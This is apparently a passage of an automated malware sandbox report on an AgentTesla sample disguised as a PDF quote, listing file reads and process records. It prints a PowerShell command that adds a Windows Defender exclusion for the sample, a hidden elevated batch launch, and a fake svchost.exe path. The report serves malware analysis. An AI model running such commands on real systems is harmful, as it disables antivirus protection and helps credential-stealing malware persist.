C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C0B1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C0B1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C0B1B4F	ReadFile

Analysis Process: conhost.exe PID: 2720 Parent PID: 5688

General

Start time:	15:15:28
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 5504 Parent PID: 6556

General

Start time:	15:15:28
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 5716 Parent PID: 5504

General

Start time:	15:15:37
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\3f77e94d-b01b-49a3-88ba-e6fd38451fb3\AdvancedRun.exe' /SpecialRun 4101d8 5504
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 2084 Parent PID: 3292

General

Start time:	15:15:40
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe'
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6816 Parent PID: 792

General

Start time:	15:15:42
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff662bf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 1020 Parent PID: 6816

General

Start time:	15:15:45
Start date:	25/02/2021
Path:	C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe

Wow64 process (32bit):	true
Commandline:	'C:\Windows\Microsoft.NET\Framework\fEPqNDVRKakftSbrsO\svchost.exe'
Imagebase:	0xd60000
File size:	117936 bytes
MD5 hash:	C1B250F45DE606EF95AF9961496402A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000010.00000002.544302148.000000000477A000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 32%, ReversingLabs
Reputation:	low

Analysis Process: powershell.exe PID: 6736 Parent PID: 6556

General

Start time:	15:15:45
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\RFQ - REF 208056-pdf.exe' -Force
Imagebase:	0xec0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 6440 Parent PID: 6736

General

Start time:	15:15:45
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 1044 Parent PID: 6556

General

Start time:	15:15:45
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1

Imagebase:	0x1020000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6216 Parent PID: 1044

General

Start time:	15:15:46
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: timeout.exe PID: 6220 Parent PID: 1044

General

Start time:	15:15:46
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x10e0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis